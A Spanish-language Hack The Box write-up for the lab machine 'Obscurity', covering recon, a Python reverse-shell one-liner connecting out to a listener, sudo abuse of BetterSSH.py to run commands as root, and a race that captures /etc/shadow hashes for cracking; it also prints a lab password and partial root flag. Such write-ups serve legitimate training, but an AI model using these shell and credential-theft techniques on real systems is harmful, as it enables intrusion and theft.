
Obscurity

HTB MÁQUINA OBSCURITY

Veamos las características de la Máquina, vemos que tiene una puntuación de 3.9, es una maquina en Linux y que está en la categoría de fácil.


- User:




Realizamos un nmap a la máquina para ver con que nos encontramos y entre tanta información vemos el puerto 8080 está corriendo un servicio http en esta máquina, así que vamos a ver con que nos encontramos.

Obscurity


Revisando un poco la máquina nos encontramos con este mensaje que nos habla de código fuente y nos da el nombre de “SuperSecureServer.py”



Así que vamos a realizar un escaneo de directorios para ver si nos encontramos con la ruta del archivo, haciendo uso de la herramienta WFUZZ.



Realizamos el escaneo y nos encontramos con el directorio develop, que, si vemos bien, ya habíamos recibido una pista en lo que encontramos en la página, así que vamos a ese directorio y nos encontramos con el archivo.




Ahora necesitamos encontrar la forma de generar una Shell y la encontramos en pentest monkey (http://pentestmonkey.net/cheat-sheet/shells/reverse-shell-cheat-sheet)

Python


This was tested under Linux / Python 2.7:


```
python -c 'import
socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("10.0.0.1",1234));os.dup2(s.fil
eno(),0); os.dup2(s.fileno(),1); os.dup2(s.fileno(),2);p=subprocess.call(["/bin/sh","-i"]);'
```

Ponemos nuestra máquina a la escucha con netcat e ingresaron la url del archivo y nuestra Shell




Y de esta manera tenemos acceso como www-data






Ya dentro nos encontramos con el usuario Robert y dentro de este nos encontramos varios archivos en .txt y dos archivos de Python, así que vamos a ver cómo podemos escalar privilegios por medio de SuperSecureCrypt.py que es el archivo que hemos visto hasta el momento.

Vamos a correr el script de Python con las opciones que nos muestra, para generar una key en el directorio /tmp/ con esto obtenemos la llave alexandrovich



Ahora necesitamos encontrar la password con la key que tenemos, corremos el script ya con los siguientes parámetros para desencriptar la password.

Ya con la password podemos iniciar sesión por medio de ssh o cambiar de usuario desde www-data



de esta manera obtenemos nuestra primer flag

- ***Escalada de Privilegios:***

Para la escalada vamos a ver si podemos correr algo en la máquina con el comando sudo -l como lo hemos realizado en máquinas anteriores y nos damos cuenta que con Robert podemos ejecutar BetterSSH.py como root.

```
angussMoody ❐ 0 ● 2 ssh
robert@obscure:~$ sudo -l
Matching Defaults entries for robert on obscure:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User robert may run the following commands on obscure:
    (ALL) NOPASSWD: /usr/bin/python3 /home/robert/BetterSSH/BetterSSH.py
robert@obscure:~$
```

Ahora vamos a realizar un cat para ver que hace el script y nos encontramos que si nos autenticamos podemos hacer uso del comando -u para ejecutar comandos como root.

```
notas Obscurity                                                    BetterSS
    passW = input("Enter password: ")

    with open('/etc/shadow', 'r') as f:
        data = f.readlines()
    data = [(p.split(":") if "$" in p else None) for p in data]
    passwords = []
    for x in data:
        if not x == None:
            passwords.append(x)

    passwordFile = '\n'.join(['\n'.join(p) for p in passwords])
    with open('/tmp/SSH/'+path, 'w') as f:
        f.write(passwordFile)
    time.sleep(.1)
    salt = ""
    realPass = ""
    for p in passwords:
        if p[0] == session['user']:
            salt, realPass = p[1].split('$')[2:]
            break

    if salt == "":
        print("Invalid user")
        os.remove('/tmp/SSH/'+path)
        sys.exit(0)
    salt = '$6$'+salt+'$'
    realPass = salt + realPass

    hash = crypt.crypt(passW, salt)

    if hash == realPass:
        print("Authed!")
        session['authenticated'] = 1
    else:
        print("Incorrect pass")
        os.remove('/tmp/SSH/'+path)
        sys.exit(0)
    os.remove(os.path.join('/tmp/SSH/',path))
except Exception as e:
    traceback.print_exc()
    sys.exit(0)

if session['authenticated'] == 1:
    while True:
        command = input(session['user'] + "@Obscure$ ")
        cmd = ['sudo', '-u',  session['user']]
        cmd.extend(command.split(" "))
        proc = subprocess.Popen(cmd, stdout=subprocess.PIPE, stderr=subprocess.PIPE)

        o,e = proc.communicate()
        print('Output: ' + o.decode('ascii'))
        print('Error:  ' + e.decode('ascii')) if len(e.decode('ascii')) > 0 else print('')
```

Así que vamos a correr el archivo, cuando lo corremos y como vemos en el código hace mención de un directorio llamado SSH, así que nos da un error que nos dice que este directorio no existe, vamos a /tmp/ y creamos este directo y corremos de nuevo nuestro script y nos dice que estamos autenticados, así que como vimos anteriormente damos un cat a la bandera con los parámetros -u root.

```
robert@obscure:~$ sudo -l
Matching Defaults entries for robert on obscure:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User robert may run the following commands on obscure:
    (ALL) NOPASSWD: /usr/bin/python3 /home/robert/BetterSSH/BetterSSH.py
robert@obscure:~$ sudo /usr/bin/python3 /home/robert/BetterSSH/BetterSSH.py
Enter username: robert
Enter password: SecThruObsFTW
Traceback (most recent call last):
  File "/home/robert/BetterSSH/BetterSSH.py", line 24, in <module>
    with open('/tmp/SSH/'+path, 'w') as f:
FileNotFoundError: [Errno 2] No such file or directory: '/tmp/SSH/pjf6A6cw'
robert@obscure:~$ cd /tmp/
robert@obscure:/tmp$ mkdir SSH
robert@obscure:/tmp$ sudo /usr/bin/python3 /home/robert/BetterSSH/BetterSSH.py
Enter username: robert
Enter password: SecThruObsFTW
Authed!
robert@Obscure$ -u root head -c 10 /root/root.txt
Output: 512fd4429f

robert@Obscure$
```

Otra forma de escalar privilegios es:


Revisando el código del script vemos que en el directorio /tmp/SSH/ se copia la salida del archivo, paro también vemos que se elimina en .1 segundos, así que podemos encontrar una forma de capturar ese archivo.

```
import sys
import random, string
import os
import time
import crypt
import traceback
import subprocess

path = ''.join(random.choices(string.ascii_letters + string.digits, k=8))
session = {"user": "", "authenticated": 0}
try:
    session['user'] = input("Enter username: ")
    passW = input("Enter password: ")

    with open('/etc/shadow', 'r') as f:
        data = f.readlines()
    data = [(p.split(":") if "$" in p else None) for p in data]
    passwords = []
    for x in data:
        if not x == None:
            passwords.append(x)

    passwordFile = '\n'.join(['\n'.join(p) for p in passwords])
    with open('/tmp/SSH/'+path, 'w') as f:
        f.write(passwordFile)
    time.sleep(.1)
```


Y para esto nos vamos a hacer uso del comando watch, para repetir la ejecución con el parámetro -n para modificar el tiempo y le decimos que nos copie el archivo en /dev/shm

```
angussMoody 0 • 2 ssh
robert@obscure:~$ watch -n .1 cp /tmp/SSH/* /dev/shm/
```

Después en un nuevo panel iniciamos sesión con Robert para ejecutar el script en Python.



Ahora detenemos en comando watch y vamos al directorio /dev/shm/ para ver si tenemos suerte y encontramos el archivo que genera el script y este nos muestra un archivo, al leerlo nos encontramos los hashes de root y Robert.



Realizamos el proceso como en máquinas pasadas con John the Ripper y después de descifrar el hash, este nos da un password.

Ahora solo nos queda cambiarnos de usuario con las credenciales que tenemos.

De estas dos maneras encontramos la flag de Root.

Saludos **Fr13ndS HTB**